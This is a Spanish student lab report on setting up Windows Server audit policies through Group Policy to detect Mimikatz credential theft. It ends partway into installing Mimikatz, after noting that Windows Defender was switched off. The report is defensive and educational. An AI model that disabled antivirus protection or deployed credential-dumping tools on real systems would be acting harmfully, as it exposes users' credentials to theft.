U-tad
CENTRO UNIVERSITARIO
DE TECNOLOGÍA Y ARTE DIGITAL

Actividad1

# AUDITORIA Y SEGURIDAD CON MIMIKATZ

REALIZADO POR:

**Thomas Van Vliet**

**y Ainara Perea**

# Práctica de Auditoría de Seguridad Informática con Políticas de Grupo y Mimikatz

## Índice

## 1. Introducción

Este trabajo se va a centrar en comprender la importancia de realizar una auditoría de seguridad, las auditorías te permiten un gran número de configuraciones en cuanto a la seguridad del sistema. En este documento vamos a presentar y explicar una auditoría realizada en Windows Server. Se van a detallar tanto los detalles como el procedimiento de dicha auditoría y el resultado obtenido, lo que nos proporcionará una visión completa de este proceso. También se procederá a instalar y comprender el funcionamiento de mimikatz y ha registrar los eventos que genera cuando ejecutas ciertos comandos.

A lo largo de este documento se desglosarán los pasos seguidos de dicha auditoría, se detallarán las herramientas empleadas y se hará un análisis de los resultados obtenidos; así como las configuraciones y políticas de seguridad evaluadas.

Más allá de mostrar el proceso de configuración de una auditoría, este trabajo nos va a proporcionar una comprensión profunda del funcionamiento de las auditorías en un entorno Windows a la vez que se comprenderá mejor como aplicar las auditorías como una herramienta eficaz para fortalecer la seguridad informática.

## 2. Motivación de la auditoría


Nuestra motivación para la realización de este informe de auditoría es protegerse ante ataques de virus mimikatz. Vamos a configurar las opciones que consideramos necesarias para proteger el equipo antes posibles ataques con mimikatz.

Esta herramienta es conocida por su capacidad para robar credenciales de Windows, por lo que; estas configuraciones pueden ayudar a prevenir o mitigar los posibles ataques que se puedan sufrir. Esta auditoría nos permitirá implementar medidas para aumentar la seguridad, proteger los datos de credenciales de usuarios y prevenir el acceso no autorizado.


En resumen, esto nos va a permitir tener un equipo protegido contra posibles ataques, la implementación de las recomendaciones de la auditoría nos ayudará a reducir el riesgo de ataques cibernéticos y proteger los datos.

## 3. Metodología de la auditoría


Para empezar, hemos creado un GPO en todo el dominio para así poder implementar las configuraciones de la auditoría a nivel general. Le hemos dado al clic derecho sobre nuestro dominio para crearlo y le hemos llamado Política de auditoría.




Seguidamente, al darle clic derecho al GPO nos sale la opción de editar, habrá que seleccionarla para poder editarlo.





En la siguiente pantalla nos aparecerá lo siguiente:




Una vez aquí habrá que hacer clic en las siguientes opciones:

configuración de equipo> directivas> configuración de Windows> configuración de seguridad.


En esta pantalla nos ofrece las opciones de seguridad que se pueden establecer en la auditoría.




En este mismo sitio habrá que dirigirse a lo siguiente:

directivas locales> directiva de auditoría


Una vez llegados aquí, se mostrarán unas opciones de configuración de la auditoría de Windows.




### 3.1. Configuración de auditorías locales

Las configuraciones de seguridad de Windows son cruciales para la seguridad de los datos y las aplicaciones. Cada una de estas opciones se puede configurar para defender el equipo contra los posibles ataques, bloquear ataques y mejorar la seguridad. Además, te permiten configurar las opciones a medida del gusto de cada persona debido al rango de posibilidades que ofrece.

De estas configuraciones hemos editado todas de manera que queden como se muestra en el imagen de abajo.




**Primera opción**




La configuración "Auditar el acceso a objetos" es una política de seguridad en Windows que permite registrar intentos de acceso de los usuarios a objetos del sistema, como archivos y carpetas, que no forman parte del Active Directory. Para que se generen registros de auditoría, los objetos deben tener configuradas Listas de Control de Acceso del Sistema (SACL) que coincidan con el tipo de acceso solicitado por la cuenta del usuario.

El administrador puede configurar la auditoría para registrar:

Intentos correctos: Cuando un usuario accede con éxito a un objeto con una SACL configurada.

Intentos incorrectos: Cuando un usuario falla en el intento de acceder a un objeto con una SACL configurada.

**Segunda opción**

La configuración "Auditar el acceso del servicio de directorio" permite rastrear y registrar intentos de acceso a objetos dentro de Active Directory, basándose en las reglas definidas por las SACLs.

Esta auditoría puede capturar tanto accesos exitosos como fallidos, dependiendo de la configuración del administrador. Por defecto, en las versiones cliente no hay auditoría activada, mientras que, en las versiones de servidor, los accesos exitosos son auditados, con los demás aspectos del servicio de directorio sin auditoría activa.

**Tercera opción**

La configuración "Auditar el cambio de directivas" en Windows Server permite registrar los intentos (tanto exitosos como fallidos) de modificar políticas clave del sistema, incluyendo las de asignación de derechos de usuario, auditoría, cuentas y confianza.

Esta auditoría ayuda a detectar y documentar cambios en la configuración de seguridad crítica, donde por defecto, se registran los cambios exitosos en las directivas de auditoría y autenticación, pero no los cambios en directivas de autorización y otras políticas específicas.

**Cuarta opción**

La configuración "Auditar el seguimiento de procesos" en Windows Server permite monitorear y registrar eventos relacionados con la gestión de procesos del sistema, como la creación y finalización de procesos, y el manejo de identificadores. El administrador puede elegir registrar eventos exitosos, fallidos o ambos, aunque por defecto, esta auditoría no está habilitada.

**Quinta opción**

La configuración "Auditar el uso de privilegios" registra cuándo los usuarios ejercen derechos de usuario específicos en el sistema. El administrador puede configurar la auditoría para capturar ejercicios exitosos de privilegios, intentos fallidos o ambos, aunque por defecto no se audita ninguno de estos eventos.

Algunos derechos de usuario, cuando se auditan, pueden generar un volumen alto de registros y afectar el rendimiento del sistema; para estos casos se puede habilitar una auditoría más detallada a través de una configuración avanzada en el Registro. Se aconseja precaución al editar el Registro para evitar daños al sistema.

**Sexta opción**

La política "Auditar eventos de inicio de sesión" permite que se registren los intentos de los usuarios de iniciar y cerrar sesión en un equipo, pudiendo configurarse para capturar eventos de inicio de sesión correctos, incorrectos o ambos.

En las ediciones cliente de Windows, por defecto, se auditan los inicios de sesión y cierres de sesión exitosos, mientras que en las ediciones de servidor se registran tanto los eventos exitosos como los fallidos de inicio de sesión. Esta configuración es crucial para la seguridad, ya que rastrea la autenticación de los usuarios y ayuda a identificar posibles intentos de acceso no autorizado.

**Séptima opción**

La política "Auditar eventos de inicio de sesión de cuenta" en Windows Server está diseñada para registrar las validaciones de credenciales realizadas por el equipo. Estos eventos ocurren cada vez que se verifican las credenciales para iniciar sesión, ya sea de manera local en el equipo o para accesos a través de la red en un dominio.

Los controladores de dominio registran las validaciones para todas las cuentas del dominio, mientras que las máquinas independientes o los miembros del dominio lo hacen para las cuentas locales.

Esta política puede configurarse para auditar las validaciones exitosas, las fallidas, ambas o ninguna, y en los servidores, por defecto, se auditan las validaciones exitosas y las operaciones relacionadas con el servicio de autenticación Kerberos. La configuración avanzada de auditoría ofrece opciones más detalladas para el seguimiento de estos eventos.

**Octava opción**

La política "Auditar eventos del sistema" está dirigida a monitorear ciertas acciones y estados significativos del sistema operativo, como cambios en la hora del sistema, intentos de inicio o cierre del sistema de seguridad, carga de componentes de autenticación, pérdidas de eventos auditados por errores y excesos en el tamaño del registro de seguridad.

El administrador puede configurar la auditoría para registrar eventos exitosos, fallidos, ambos o ninguno. Por defecto, se audita el cambio de estado de seguridad y la integridad del sistema tanto para acciones correctas como incorrectas, mientras que otros eventos del sistema se auditan sin especificar éxito o error.

**Novena opción**

La política "Auditar la administración de cuentas" en Windows Server se centra en el seguimiento de eventos relacionados con la gestión de cuentas y grupos en el sistema. Esta incluye la creación, modificación o eliminación de cuentas de usuario o grupos, así como cambios en los nombres, estados (habilitado/deshabilitado), y contraseñas de las cuentas.

Los administradores pueden configurar esta auditoría para registrar tanto los eventos exitosos como los fallidos. Por ejemplo, se puede auditar cuando un cambio de cuenta se realiza correctamente o cuando se intenta y falla un cambio. Por defecto, en las ediciones de servidor, los eventos de administración de cuentas de usuario y grupos de seguridad son auditados por aciertos, mientras que otros tipos de gestión de grupos no se auditan.

Esta configuración es crucial para asegurar que todas las modificaciones en las cuentas y grupos sean monitoreadas. Todas estas auditorías son importantes para la seguridad informática, ya que proporcionan una traza detallada de lo que está sucediendo en el sistema.

Todas estas opciones de configuración permiten a los administradores de sistemas detectar y responder a posibles brechas de seguridad, cumplir con requisitos de conformidad y realizar investigaciones forenses en caso de incidentes de seguridad.


### 3.2. Configuración de auditorías avanzadas

Estas configuraciones te permiten registrar y supervisar ciertas actividades del sistema con detalle. Esto puede ser útil para detectar posibles ataques y cumplir con la normativa de seguridad.


Para llegar a la configuración de auditoría avanzada hay que seguir los siguientes pasos desde el editor de nuestro gpo, el editor de administración de directivas de grupo:

configuración del equipo> directivas> configuración de Windows> configuración de seguridad> configuración de directiva de auditoría avanzada> directivas de auditoría

Una vez llegados a este punto, nos salen todas las opciones de configuración posibles:




**Primera opción**




Inicio de sesión de cuentas

1.Auditoria validación de credenciales: Esta es una de las auditorías más importantes porque registra intentos de inicio de sesión, lo que puede alertar sobre intentos de acceso no autorizado o fuerza bruta en las cuentas de usuario. Es fundamental para identificar posibles brechas de seguridad.


2.Auditar servicio de autenticación de Kerberos.

3. Auditar operaciones de vales de servicio Kerberos: Los "vales de servicio" (o "tickets de servicio") son parte del mecanismo de autenticación Kerberos. Auditar estas operaciones permite supervisar y registrar todas las instancias en las que se solicitan, emiten o utilizan estos tickets, lo cual es importante para detectar el uso indebido de credenciales y posibles ataques internos.

4. Auditar otros eventos de inicio de sesión de cuentas: Esto generalmente se refiere a la auditoría de eventos que no caen en las categorías anteriores, pero que aún están relacionados con el inicio de sesión de cuentas. Esto puede incluir el seguimiento de fallos de inicio de sesión inusuales o el acceso a través de métodos alternativos.

**Segunda opción**

Administración de cuentas




1. Auditar Administración de Cuentas de Equipo: Registra los eventos de creación, modificación y eliminación de cuentas de equipo. Las cuentas de equipo son cruciales en un entorno de red para la autenticación y autorización de los servicios ejecutados en esos equipos.

- Correcto: Esto registraría cada vez que una cuenta de equipo se crea, modifica o elimina correctamente. Es útil para mantener un historial de los cambios legítimos y autorizados que se realizan en las cuentas de equipo, lo que puede ayudar a asegurar que solo los cambios autorizados se realicen y se mantengan.

- Error: Esto captura los intentos fallidos de hacer cambios en las cuentas de equipo. Es útil para detectar intentos de manipulación no autorizados o ataques al sistema.

2. Auditar administración de Grupos de seguridad: Es muy importante, ya que implica el registro de cambios en los grupos de seguridad, que son fundamentales para definir y controlar el acceso a los recursos dentro del sistema.

- Correcto: Esto rastrearía los cambios exitosos en los grupos de seguridad, incluida la adición o eliminación de miembros. Es importante para asegurar que los cambios en los derechos de acceso estén debidamente autorizados.

- Error: Registraría intentos fallidos de modificar grupos de seguridad. Esto podría indicar intentos de cambio no autorizados y posibles brechas de seguridad.


3. Auditar administración de cuentas de Usuario: También es muy importante, ya que implica el registro de cambios en las cuentas de usuario.

- Correcto: Registraría eventos como la creación, modificación y eliminación exitosas de cuentas de usuario. Esto es clave para el seguimiento y la revisión de los cambios legítimos en las cuentas de usuario.

- Error: Esto capturaría cualquier intento fallido de realizar cambios en las cuentas de usuario, lo cual es esencial para detectar actividades sospechosas o ataques dirigidos a obtener acceso al sistema.

**Tercera opción**

Acceso a objetos




Auditar manipulación de identificadores:

Correcto: Registra eventos exitosos donde los identificadores de seguridad son generados o modificados. No es muy relevante para Mimikatz, ya que este tipo de eventos correctos no son típicamente lo que Mimikatz intentaría.

Error: Es más relevante porque si hay intentos fallidos de manipulación de identificadores, podría ser un indicador de actividades maliciosas como las que realiza Mimikatz.

Auditar objeto de kernel:

Correcto: Registra eventos exitosos de interacción con objetos del kernel. No es el objetivo principal en la detección de Mimikatz.

Error: Al igual que con los identificadores, los errores aquí pueden indicar intentos fallidos de acceder a objetos del kernel para extraer información, lo que podría ser señal de un ataque de Mimikatz.

Auditar SAM (Security Account Manager):

Correcto: Registra eventos exitosos de acceso o cambios al SAM, donde Windows almacena las credenciales de los usuarios. Esto no es comúnmente lo que Mimikatz intentaría porque generalmente no necesita cambiar el SAM, solo leerlo.

Error: Es crítico registrar ya que los intentos fallidos de leer o modificar el SAM pueden indicar un intento de extracción de credenciales.

Para protegerse contra Mimikatz, es más relevante registrar los eventos de "Error", ya que estos son indicativos de actividad sospechosa o intentos de acceso no autorizados. Los eventos de "Correcto" pueden ser menos prioritarios en este contexto ya que normalmente registran operaciones legítimas, pero pueden ser útiles para establecer una línea base de la actividad normal y detectar desviaciones que podrían indicar un ataque.

Auditar otros eventos de acceso a objetos:

En las políticas de auditoría de Windows es generalmente utilizada para registrar eventos que no se categorizan directamente bajo las otras subcategorías de acceso a objetos. Puede incluir diversas acciones y eventos relacionados con el acceso a objetos del sistema que no están claramente definidos en las categorías más específicas.

En el contexto de Mimikatz, aquí está cómo podrías interpretar esta opción:

Correcto: Registraría cuando los usuarios o procesos acceden correctamente a objetos que no están cubiertos por las otras categorías más específicas de auditoría de acceso a objetos. Esto podría incluir acceso a ciertos archivos del sistema, configuraciones o incluso elementos de la memoria del sistema donde Mimikatz podría intentar extraer credenciales.

Error: Sería particularmente útil para identificar intentos fallidos de acceso a estos objetos. Los errores podrían ser indicativos de que una herramienta como Mimikatz está intentando acceder a objetos a los que no debería tener acceso, lo que podría desencadenar una alerta de seguridad.

Para protegerse contra Mimikatz, la auditoría de eventos de Error es fundamental, ya que estos eventos fallidos pueden señalar intentos de intrusión o actividades sospechosas que deben ser investigadas. Sin embargo, la auditoría de eventos de Correcto también puede ser útil para establecer patrones de acceso normales y detectar anomalías.


## 4. Descarga y Ejecución de Mimikatz

### 4.1. Configuraciones de seguridad

Para poder instalar el programa Mimikatz es necesario configurar una serie de opciones dentro de Windows y en la configuración de Google Chrome.


Para la configuración de Windows es necesario dirigirse a lo siguiente: configuración> actualización y seguridad> seguridad de Windows> protección antivirus y contra amenazas. Una vez en esta pantalla hemos configurado una serie de opciones, hemos desactivado el Windows Defender, de tal manera que quede de la siguiente manera,


En cuanto a la seguridad de Chrome, habrá que abrir una ventana y hacer clic en los tres puntos de arriba a la derecha.



